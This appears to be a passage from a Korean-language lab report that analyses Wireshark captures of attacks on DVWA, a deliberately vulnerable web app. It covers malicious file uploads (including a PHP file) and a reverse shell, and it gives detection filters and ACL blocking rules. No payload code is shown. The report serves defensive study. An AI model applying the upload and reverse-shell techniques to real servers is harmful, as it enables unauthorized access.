36	11.272285418	1.1.1.4	1.1.1.2	HTTP	313	HTTP/1.1 304 Not Modified
170	87.115092182	1.1.1.2	1.1.1.4	HTTP	575	GET //hackable/uploads/test.html HTTP/1.1
172	87.115969827	1.1.1.4	1.1.1.2	HTTP	313	HTTP/1.1 304 Not Modified

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
56353	1455.5939128	1.1.1.2	1.1.1.4	HTTP	5336	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
56518	1458.6229068	1.1.1.2	1.1.1.4	HTTP	11128	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
56671	1463.5026157	1.1.1.2	1.1.1.4	HTTP	2440	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
57042	1529.1858848	1.1.1.2	1.1.1.4	HTTP	5336	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
57159	1549.4851629	1.1.1.2	1.1.1.4	HTTP	3888	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
57616	1732.7109780	1.1.1.2	1.1.1.4	HTTP	1141	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (text/html)
57946	1817.9086935	1.1.1.2	1.1.1.4	HTTP	6779	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
59290	2281.8087814	1.1.1.2	1.1.1.4	HTTP	698	POST /DVWA/login.php HTTP/1.1 (application/x-www-form-urlencoded)
59347	2286.9008101	1.1.1.2	1.1.1.4	HTTP	697	POST /DVWA/security.php HTTP/1.1 (application/x-www-form-urlencoded)
59501	2300.1911415	1.1.1.2	1.1.1.4	HTTP	11128	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
59726	2327.4502291	1.1.1.2	1.1.1.4	HTTP	14024	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
59984	2394.6058458	1.1.1.2	1.1.1.4	HTTP	6784	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (JPEG JFIF image)
60325	2478.3952621	1.1.1.2	1.1.1.4	HTTP	5025	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (PNG)
60487	2532.6997663	1.1.1.2	1.1.1.4	HTTP	12682	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (image/jpeg)
60606	2539.9102801	1.1.1.2	1.1.1.4	HTTP	1132	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (text/html) (text/html)
61194	2758.6128332	1.1.1.2	1.1.1.4	HTTP	703	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
61275	2765.1784019	1.1.1.2	1.1.1.4	HTTP	702	POST /security.php HTTP/1.1 (application/x-www-form-urlencoded)
61439	2784.6728242	1.1.1.2	1.1.1.4	HTTP	5031	POST /vulnerabilities/upload/ HTTP/1.1 (image/jpeg)
61465	2789.8083868	1.1.1.2	1.1.1.4	HTTP	1142	POST /vulnerabilities/upload/ HTTP/1.1 (text/html) (text/html)
62893	3554.6298147	1.1.1.2	1.1.1.4	HTTP	1459	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (application/x-php)

시나리오3 차단 정책

시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단

서버가 업로드 결과를 알리는 응답 패킷을 보낼 수 없게 되므로, 공격자는 파일이 성공적으로 올라갔는지 확인할 수 없음

서버 장애 및 권한 상승

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
서버 장애	Reverse Shell	tcp.flags.syn==1	서버가 비인가 IP로 먼저 연결

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
334	28.221532266	1.1.1.2	1.1.1.4	TCP	66	55946 → 22 [ACK] Seq
335	28.240570353	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
336	28.241294805	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
337	28.261038759	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
338	28.261693571	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
339	28.281544106	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
340	28.282038084	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
341	28.300927202	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
342	28.301566223	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
343	28.321448717	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
344	28.322304687	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
345	28.341259798	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
346	28.342042951	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
347	28.360798227	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
348	28.361259745	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
349	28.381577145	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
350	28.381931151	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa

비정상 패킷

http.request.method=="POST"					
No.	Time	Source	Destination	Protocol	Length Info
153	85.747501210	1.1.1.2	1.1.1.4	HTTP	1459 POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (application/x-php)
4633	2286.3043505...	1.1.1.2	1.1.1.4	HTTP	1459 POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (application/x-php)

시나리오3 차단 정책

시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단

공격을 위해 서버에서 공격자 IP로 나가는 SYN 패킷(tcp.flags.syn==1)이 ACL에 의해 차단